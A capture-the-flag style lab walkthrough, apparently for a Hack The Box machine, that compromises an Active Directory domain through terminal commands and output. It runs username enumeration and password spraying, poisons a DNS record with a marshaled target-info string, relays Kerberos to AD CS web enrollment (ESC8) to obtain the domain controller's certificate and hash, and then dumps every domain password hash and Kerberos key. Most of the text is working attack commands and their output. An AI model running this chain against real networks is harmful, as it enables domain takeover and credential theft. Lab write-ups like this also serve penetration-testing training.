┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
└──╼ [★]$ kerbrute userenum --dc 10.129.234.48 -d cicada.vl --downgrade users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< / __/ / / /_/ / / / /_/ / /_/ __/
/_/|_|\___/_/ /_.___/_/ \__,_/\__/\___/

Version: dev (n/a) - 06/19/26 - Ronnie Flathers @ropnop

2026/06/19 09:04:40 > Using downgraded encryption: arcfour-hmac-md5
2026/06/19 09:04:40 > Using KDC(s):
2026/06/19 09:04:40 > 10.129.234.48:88

2026/06/19 09:04:40 > [+] VALID USERNAME: Administrator@cicada.vl
2026/06/19 09:04:40 > [+] VALID USERNAME: Jane.Carter@cicada.vl
2026/06/19 09:04:40 > [+] VALID USERNAME: Megan.Simpson@cicada.vl
2026/06/19 09:04:40 > [+] VALID USERNAME: Jordan.Francis@cicada.vl
2026/06/19 09:04:40 > [+] VALID USERNAME: Debra.Wright@cicada.vl
2026/06/19 09:04:40 > [+] VALID USERNAME: Joyce.Andrews@cicada.vl
2026/06/19 09:04:40 > [+] VALID USERNAME: Katie.Ward@cicada.vl
2026/06/19 09:04:40 > [+] VALID USERNAME: Daniel.Marshall@cicada.vl
2026/06/19 09:04:40 > [+] VALID USERNAME: Rosie.Powell@cicada.vl
2026/06/19 09:04:40 > [+] VALID USERNAME: Richard.Gibbons@cicada.vl
2026/06/19 09:04:40 > Done! Tested 11 usernames (10 valid) in 0.354 seconds
One thing I always try, is to try the password the same as the username but all lowercase
now we got a list of passwords also
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
└──╼ [★]$ cat users.txt | tr 'A-Z' 'a-z' | tee passwords.txt
administrator
daniel.marshall
debra.wright
jane.carter
jordan.francis
joyce.andrews
katie.ward
megan.simpson
richard.gibbons
rosie.powell
shirley.west
all the pre-auth failed
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
└──╼ [★]$ nxc smb 10.129.234.48 -u users.txt -p passwords.txt --no-bruteforce --continue-on-success -k
SMB 10.129.234.48 445 DC-JPQ225 [*] x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:None) (NTLM:False)
SMB 10.129.234.48 445 DC-JPQ225 [-] cicada.vl\Administrator:administrator KDC_ERR_PREAUTH_FAILED
SMB 10.129.234.48 445 DC-JPQ225 [-] cicada.vl\Daniel.Marshall:daniel.marshall KDC_ERR_PREAUTH_FAILED
SMB 10.129.234.48 445 DC-JPQ225 [-] cicada.vl\Debra.Wright:debra.wright KDC_ERR_PREAUTH_FAILED
SMB 10.129.234.48 445 DC-JPQ225 [-] cicada.vl\Jane.Carter:jane.carter KDC_ERR_PREAUTH_FAILED
SMB 10.129.234.48 445 DC-JPQ225 [-] cicada.vl\Jordan.Francis:jordan.francis KDC_ERR_PREAUTH_FAILED
SMB 10.129.234.48 445 DC-JPQ225 [-] cicada.vl\Joyce.Andrews:joyce.andrews KDC_ERR_PREAUTH_FAILED
SMB 10.129.234.48 445 DC-JPQ225 [-] cicada.vl\Katie.Ward:katie.ward KDC_ERR_PREAUTH_FAILED
SMB 10.129.234.48 445 DC-JPQ225 [-] cicada.vl\Megan.Simpson:megan.simpson KDC_ERR_PREAUTH_FAILED
SMB 10.129.234.48 445 DC-JPQ225 [-] cicada.vl\Richard.Gibbons:richard.gibbons KDC_ERR_PREAUTH_FAILED
SMB 10.129.234.48 445 DC-JPQ225 [-] cicada.vl\Rosie.Powell:rosie.powell KDC_ERR_PREAUTH_FAILED
SMB 10.129.234.48 445 DC-JPQ225 [-] cicada.vl\Shirley.West:shirley.west KDC_ERR_CLIENT_REVOKED
Once this didn't work out, I wanted to go back to the pictures we got to exfiltrate its metadata
the metadata was empty, no additional users or fields
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
└──╼ [★]$ sudo exiftool marketing.png
ExifTool Version Number : 13.25
File Name : marketing.png
Directory : .
File Size : 1833 kB
File Modification Date/Time : 2026:06:19 09:21:25-07:00
File Access Date/Time : 2026:06:19 09:21:21-07:00
File Inode Change Date/Time : 2026:06:19 09:21:25-07:00
File Permissions : -rwx------
File Type : PNG
File Type Extension : png
MIME Type : image/png
Image Width : 1024
Image Height : 1024
Bit Depth : 8
Color Type : RGB
Compression : Deflate/Inflate
Filter : Adaptive
Interlace : Noninterlaced
XMP Toolkit : XMP Core 4.4.0-Exiv2
Digital Image GUID : ae1cbc80-9ba3-4efa-a3ac-7183ebf9aa88
Digital Source Type : http://cv.iptc.org/newscodes/digitalsourcetype/trainedAlgorithmicMedia
Warning : [minor] Text/EXIF chunk(s) found after PNG IDAT (may be ignored by some readers)
Exif Byte Order : Big-endian (Motorola, MM)
Image Size : 1024x1024
Megapixels : 1.0
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
└──╼ [★]$ sudo exiftool vacation.png
ExifTool Version Number : 13.25
File Name : vacation.png
Directory : .
File Size : 1491 kB
File Modification Date/Time : 2026:06:19 09:21:10-07:00
File Access Date/Time : 2026:06:19 09:21:10-07:00
File Inode Change Date/Time : 2026:06:19 09:21:10-07:00
File Permissions : -rwxr-xr-x
File Type : PNG
File Type Extension : png
MIME Type : image/png
Image Width : 1024
Image Height : 1024
Bit Depth : 8
Color Type : RGB
Compression : Deflate/Inflate
Filter : Adaptive
Interlace : Noninterlaced
XMP Toolkit : XMP Core 4.4.0-Exiv2
Digital Image GUID : 1338fb17-2986-466a-a23e-b8b3c25c8c82
Digital Source Type : http://cv.iptc.org/newscodes/digitalsourcetype/trainedAlgorithmicMedia
Warning : [minor] Text/EXIF chunk(s) found after PNG IDAT (may be ignored by some readers)
Exif Byte Order : Big-endian (Motorola, MM)
Image Size : 1024x1024
Megapixels : 1.0
looking at one of the pictures, this looks like a password to me

Rosie.Powell User
and we got a hit back (makes sense that it is for Rosie cause the picture was in its directory, so we should've started with it instead of brute-forcing)
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
└──╼ [★]$ nxc smb 10.129.234.48 -u users.txt -p 'Cicada123' --continue-on-success -k
SMB 10.129.234.48 445 DC-JPQ225 [*] x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:None) (NTLM:False)
SMB 10.129.234.48 445 DC-JPQ225 [-] cicada.vl\Administrator:Cicada123 KDC_ERR_PREAUTH_FAILED
SMB 10.129.234.48 445 DC-JPQ225 [-] cicada.vl\Daniel.Marshall:Cicada123 KDC_ERR_PREAUTH_FAILED
SMB 10.129.234.48 445 DC-JPQ225 [-] cicada.vl\Debra.Wright:Cicada123 KDC_ERR_PREAUTH_FAILED
SMB 10.129.234.48 445 DC-JPQ225 [-] cicada.vl\Jane.Carter:Cicada123 KDC_ERR_PREAUTH_FAILED
SMB 10.129.234.48 445 DC-JPQ225 [-] cicada.vl\Jordan.Francis:Cicada123 KDC_ERR_PREAUTH_FAILED
SMB 10.129.234.48 445 DC-JPQ225 [-] cicada.vl\Joyce.Andrews:Cicada123 KDC_ERR_PREAUTH_FAILED
SMB 10.129.234.48 445 DC-JPQ225 [-] cicada.vl\Katie.Ward:Cicada123 KDC_ERR_PREAUTH_FAILED
SMB 10.129.234.48 445 DC-JPQ225 [-] cicada.vl\Megan.Simpson:Cicada123 KDC_ERR_PREAUTH_FAILED
SMB 10.129.234.48 445 DC-JPQ225 [-] cicada.vl\Richard.Gibbons:Cicada123 KDC_ERR_PREAUTH_FAILED
SMB 10.129.234.48 445 DC-JPQ225 [+] cicada.vl\Rosie.Powell:Cicada123
SMB 10.129.234.48 445 DC-JPQ225 [-] cicada.vl\Shirley.West:Cicada123 KDC_ERR_CLIENT_REVOKED
there isn't anything special about the shares. so I got stuck here for a while doing a lot of enumeration but nothing was there so lets move on to the ADCS that i almost forgot about
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
└──╼ [★]$ nxc smb 10.129.234.48 -u Rosie.Powell -p 'Cicada123' -k --shares
SMB 10.129.234.48 445 DC-JPQ225 [*] x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:None) (NTLM:False)
SMB 10.129.234.48 445 DC-JPQ225 [+] cicada.vl\Rosie.Powell:Cicada123
SMB 10.129.234.48 445 DC-JPQ225 [*] Enumerated shares
SMB 10.129.234.48 445 DC-JPQ225 Share Permissions Remark
SMB 10.129.234.48 445 DC-JPQ225 ----- ----------- ------
SMB 10.129.234.48 445 DC-JPQ225 ADMIN$ Remote Admin
SMB 10.129.234.48 445 DC-JPQ225 C$ Default share
SMB 10.129.234.48 445 DC-JPQ225 CertEnroll READ Active Directory Certificate Services share
SMB 10.129.234.48 445 DC-JPQ225 IPC$ READ Remote IPC
SMB 10.129.234.48 445 DC-JPQ225 NETLOGON READ Logon server share
SMB 10.129.234.48 445 DC-JPQ225 profiles$ READ,WRITE
SMB 10.129.234.48 445 DC-JPQ225 SYSVOL READ Logon server share
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
we already know that the NTLM isn't valid so lets get a TGT
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
└──╼ [★]$ certipy find -target 10.129.234.48 -u Rosie.Powell -p 'Cicada123' -vulnerable -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[-] NTLM negotiate failed: {'result': 49, 'description': 'invalidCredentials', 'dn': '', 'message': '80090302: LdapErr: DSID-0C0907FB, comment: AcceptSecurityContext error, data 1, v4f7c\x00', 'referrals': None
, 'saslCreds': None, 'type': 'bindResponse'}
[-] Got error: Kerberos authentication failed: {'result': 49, 'description': 'invalidCredentials', 'dn': '', 'message': '80090302: LdapErr: DSID-0C0907FB, comment: AcceptSecurityContext error, data 1, v4f7c\x00
', 'referrals': None, 'saslCreds': None, 'type': 'bindResponse'}
[-] Use -debug to print a stacktrace
we got a TGT
─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
└──╼ [★]$ kinit Rosie.Powell@CICADA.VL
Password for Rosie.Powell@CICADA.VL:
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
└──╼ [★]$ klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: Rosie.Powell@CICADA.VL

Valid starting     Expires            Service principal
06/19/26 09:31:33  06/19/26 19:31:33  krbtgt/CICADA.VL@CICADA.VL
        renew until 06/20/26 09:31:28
ESC8
exported the certificate then listing the vulnerable certificates, the web enrollment is enabled over HTTP
so we can do ESC8, relaying the traffic from that enrollment
ESC8 is a misconfiguration in Active Directory Certificate Services (AD CS), which stems from insufficiently protected web enrollment services. Specifically, if a web enrollment service is not hosted over HTTPS with Channel Binding enforced, NTLM authentication attempts in the domain network can be relayed to the web enrollment service to request certificates for other domain principals.
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
└──╼ [★]$ certipy find -target DC-JPQ225.cicada.vl -u Rosie.Powell -p 'Cicada123' -dc-ip 10.129.234.48 -vulnerable -stdout -k
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'cicada-DC-JPQ225-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'cicada-DC-JPQ225-CA'
[*] Checking web enrollment for CA 'cicada-DC-JPQ225-CA' @ 'DC-JPQ225.cicada.vl'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name : cicada-DC-JPQ225-CA
    DNS Name : DC-JPQ225.cicada.vl
    Certificate Subject : CN=cicada-DC-JPQ225-CA, DC=cicada, DC=vl
    Certificate Serial Number : 39139970ABF2658D4BEB0D78FC5BD063
    Certificate Validity Start : 2026-06-19 15:21:34+00:00
    Certificate Validity End : 2526-06-19 15:31:34+00:00
    Web Enrollment
      HTTP
        Enabled : True
      HTTPS
        Enabled : False
    User Specified SAN : Disabled
    Request Disposition : Issue
    Enforce Encryption for Requests : Enabled
    Active Policy : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner : CICADA.VL\Administrators
      Access Rights
        ManageCa : CICADA.VL\Administrators
                                          CICADA.VL\Domain Admins
                                          CICADA.VL\Enterprise Admins
        ManageCertificates : CICADA.VL\Administrators
                                          CICADA.VL\Domain Admins
                                          CICADA.VL\Enterprise Admins
        Enroll : CICADA.VL\Authenticated Users
    [!] Vulnerabilities
      ESC8 : Web Enrollment is enabled over HTTP.
Certificate Templates : [!] Could not find any certificate templates
usually this is easy to do, just relaying NTLM authentication from SMB or something and do whatever we want afterwards with the relayed authentication but because NTLM is disabled for this we'll have to use the Kerberos technique
synactiv got a blog with this title Relaying Kerberos over SMB using krbrelayx
explaining exactly what is going on and how to abuse this so lets do it
this requires us being able to poison DNS records and as you can see we can do that
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
└──╼ [★]$ bloodyAD -H DC-JPQ225.cicada.vl -d cicada.vl -u Rosie.Powell -i 10.129.234.48 -k ccache=/tmp/krb5cc_1000 get writable

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=cicada,DC=vl
permission: WRITE

distinguishedName: CN=Rosie Powell,OU=cicada,DC=cicada,DC=vl
permission: WRITE

distinguishedName: DC=cicada.vl,CN=MicrosoftDNS,DC=DomainDnsZones,DC=cicada,DC=vl
permission: CREATE_CHILD

distinguishedName: DC=_msdcs.cicada.vl,CN=MicrosoftDNS,DC=ForestDnsZones,DC=cicada,DC=vl
permission: CREATE_CHILD
first we need to add the malicious DNS record (host + serialized empty CREDENTIAL_TARGET_INFO blob), pointing to our attacker IP
first added the DNS record
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
└──╼ [★]$ bloodyAD -u Rosie.Powell -p Cicada123 -d cicada.vl -k --host DC-JPQ225.cicada.vl add dnsRecord DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA 10.10.16.83
[+] Adding "DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA" to "DC=cicada.vl,CN=MicrosoftDNS,DC=DomainDnsZones,DC=cicada,DC=vl"
[+] DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA has been successfully added
why this specific record ? The magic string 1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA is the marshaled empty target-info structure appended right after the hostname DC-JPQ225. This is what tricks the client into unmarshaling/remarshaling and connecting to your fake record while still requesting a ticket for the real DC-JPQ225 SPN
just validating the record we added
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
└──╼ [★]$ dig DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA.cicada.vl @10.129.234.48

; < < > > DiG 9.18.19-1~deb12u1-Debian < < > > DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA.cicada.vl @10.129.234.48
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13195
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA.cicada.vl. IN A

;; ANSWER SECTION:
DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA.cicada.vl. 300 IN A 10.10.16.83

;; Query time: 76 msec
;; SERVER: 10.129.234.48#53(10.129.234.48) (UDP)
;; WHEN: Fri Jun 19 09:56:50 PDT 2026
;; MSG SIZE  rcvd: 108
and as you can see, I started the relay server and coerced the authentication to the malicious DNS record which is our IP and the result is that we got a pfx file for the DC machine account so lets authentication

having this certificate meaning we can authenticate, got us a hash for the DC account
┌─[]─[10.10.16.83]─[jimmex@attacker]─[/opt/krbrelayx]
└──╼ [★]$ certipy auth -pfx DC-JPQ225\$.pfx -dc-ip 10.129.234.48
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN DNS Host Name: 'DC-JPQ225.cicada.vl'
[*]     Security Extension SID: 'S-1-5-21-687703393-1447795882-66098247-1000'
[*] Using principal: 'dc-jpq225$@cicada.vl'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'dc-jpq225.ccache'
[-] Error writing output file: [Errno 13] Permission denied: 'dc-jpq225.ccache'. Dumping to stdout instead
[-] Use -debug to print a stacktrace
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
[*] Wrote credential cache to 'stdout'
[*] Trying to retrieve NT hash for 'dc-jpq225$'
[*] Got hash for 'dc-jpq225$@cicada.vl': aad3b435b51404eeaad3b435b51404ee:a65952c664e9cf5de60195626edbeee3
first get a ticket and export it
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
└──╼ [★]$ getTGT.py cicada.vl/DC-JPQ225:@10.129.234.48 -hashes :a65952c664e9cf5de60195626edbeee3
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in DC-JPQ225.ccache
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
└──╼ [★]$ export KRB5CCNAME=DC-JPQ225.ccache
dump the entire domain hashes
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/vulncicada]
└──╼ [★]$ KRB5CCNAME=dc-jpq225.ccache secretsdump.py -k -no-pass cicada.vl/dc-jpq225\$@dc-jpq225.cicada.vl
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:85a0da53871a9d56b6cd05deda3a5e87:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8dd165a43fcb66d6a0e2924bb67e040c:::
cicada.vl\Shirley.West:1104:aad3b435b51404eeaad3b435b51404ee:ff99630bed1e3bfd90e6a193d603113f:::
cicada.vl\Jordan.Francis:1105:aad3b435b51404eeaad3b435b51404ee:f5caf661b715c4e1435dfae92c2a65e3:::
cicada.vl\Jane.Carter:1106:aad3b435b51404eeaad3b435b51404ee:7e133f348892d577014787cbc0206aba:::
cicada.vl\Joyce.Andrews:1107:aad3b435b51404eeaad3b435b51404ee:584c796cd820a48be7d8498bc56b4237:::
cicada.vl\Daniel.Marshall:1108:aad3b435b51404eeaad3b435b51404ee:8cdf5eeb0d101559fa4bf00923cdef81:::
cicada.vl\Rosie.Powell:1109:aad3b435b51404eeaad3b435b51404ee:ff99630bed1e3bfd90e6a193d603113f:::
cicada.vl\Megan.Simpson:1110:aad3b435b51404eeaad3b435b51404ee:6e63f30a8852d044debf94d73877076a:::
cicada.vl\Katie.Ward:1111:aad3b435b51404eeaad3b435b51404ee:42f8890ec1d9b9c76a187eada81adf1e:::
cicada.vl\Richard.Gibbons:1112:aad3b435b51404eeaad3b435b51404ee:d278a9baf249d01b9437f0374bf2e32e:::
cicada.vl\Debra.Wright:1113:aad3b435b51404eeaad3b435b51404ee:d9a2147edbface1666532c9b3acafaf3:::
DC-JPQ225$:1000:aad3b435b51404eeaad3b435b51404ee:a65952c664e9cf5de60195626edbeee3:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:f9181ec2240a0d172816f3b5a185b6e3e0ba773eae2c93a581d9415347153e1a
Administrator:aes128-cts-hmac-sha1-96:926e5da4d5cd0be6e1cea21769bb35a4
Administrator:des-cbc-md5:fd2a29621f3e7604
krbtgt:aes256-cts-hmac-sha1-96:ed5b82d607535668e59aa8deb651be5abb9f1da0d31fa81fd24f9890ac84693d
krbtgt:aes128-cts-hmac-sha1-96:9b7825f024f21e22e198e4aed70ff8ea
krbtgt:des-cbc-md5:2a768a9e2c983e31
cicada.vl\Shirley.West:aes256-cts-hmac-sha1-96:3f3657fb6f0d441680e9c5e0c104ef4005fa5e79b01bbeed47031b04a913f353
cicada.vl\Shirley.West:aes128-cts-hmac-sha1-96:cd16a8664de29a4e8bd9e8b492f3eef9
cicada.vl\Shirley.West:des-cbc-md5:abbf341664bafe76
cicada.vl\Jordan.Francis:aes256-cts-hmac-sha1-96:ec8aaa2c9432ed3b0d2834e4e24dc243ec8d77ec3488101e79d1b2cc1c2ee6ea
cicada.vl\Jordan.Francis:aes128-cts-hmac-sha1-96:0b551142246edc108a92913e46852404
cicada.vl\Jordan.Francis:des-cbc-md5:a2e53d6ea44ab6e9
cicada.vl\Jane.Carter:aes256-cts-hmac-sha1-96:bb04095d1884439b825a5606dd43aadfd2a8fad1386b3728b9bad582efd5d4aa
cicada.vl\Jane.Carter:aes128-cts-hmac-sha1-96:8a27618e7036a49fb6e371f2e7af649e
cicada.vl\Jane.Carter:des-cbc-md5:340eda8962cbadce
cicada.vl\Joyce.Andrews:aes256-cts-hmac-sha1-96:7ca8317638d429301dfbb88af701fadffbc106d31f79a4de7e8d35afbc2d30c4
cicada.vl\Joyce.Andrews:aes128-cts-hmac-sha1-96:6ec2495dea28c09cf636dd8b080012fd
cicada.vl\Joyce.Andrews:des-cbc-md5:6bf2b6f21fcda258
cicada.vl\Daniel.Marshall:aes256-cts-hmac-sha1-96:fcccb590bac0a888898461247fbb3ee28d282671d8491e0b0b83ac688c2a29d6
cicada.vl\Daniel.Marshall:aes128-cts-hmac-sha1-96:80a3b053500586eefd07d32fc03e3849
cicada.vl\Daniel.Marshall:des-cbc-md5:e0fbdcb3c7e9f154
cicada.vl\Rosie.Powell:aes256-cts-hmac-sha1-96:54de41137f8d37d4a6beac1638134dfefa73979041cae3ffc150ebcae470fce5
cicada.vl\Rosie.Powell:aes128-cts-hmac-sha1-96:d01b3b63a2cde0d1c5e9e0e4a55529a4
cicada.vl\Rosie.Powell:des-cbc-md5:6e70b9a41a677a94
cicada.vl\Megan.Simpson:aes256-cts-hmac-sha1-96:cdb94aaf5b15465371cbe42913d652fa7e2a2e43afc8dd8a17fee1d3f142da3b
cicada.vl\Megan.Simpson:aes128-cts-hmac-sha1-96:8fd3f86397ee83ed140a52bdfa321df0
cicada.vl\Megan.Simpson:des-cbc-md5:587032806b5d19b6
cicada.vl\Katie.Ward:aes256-cts-hmac-sha1-96:829effafe88a0a5e17c4ccf1840f277327309b2902aeccc36625ac51b8e936bc
cicada.vl\Katie.Ward:aes128-cts-hmac-sha1-96:585264bc071354147db5b677be13506b
cicada.vl\Katie.Ward:des-cbc-md5:01801aa2e5755898
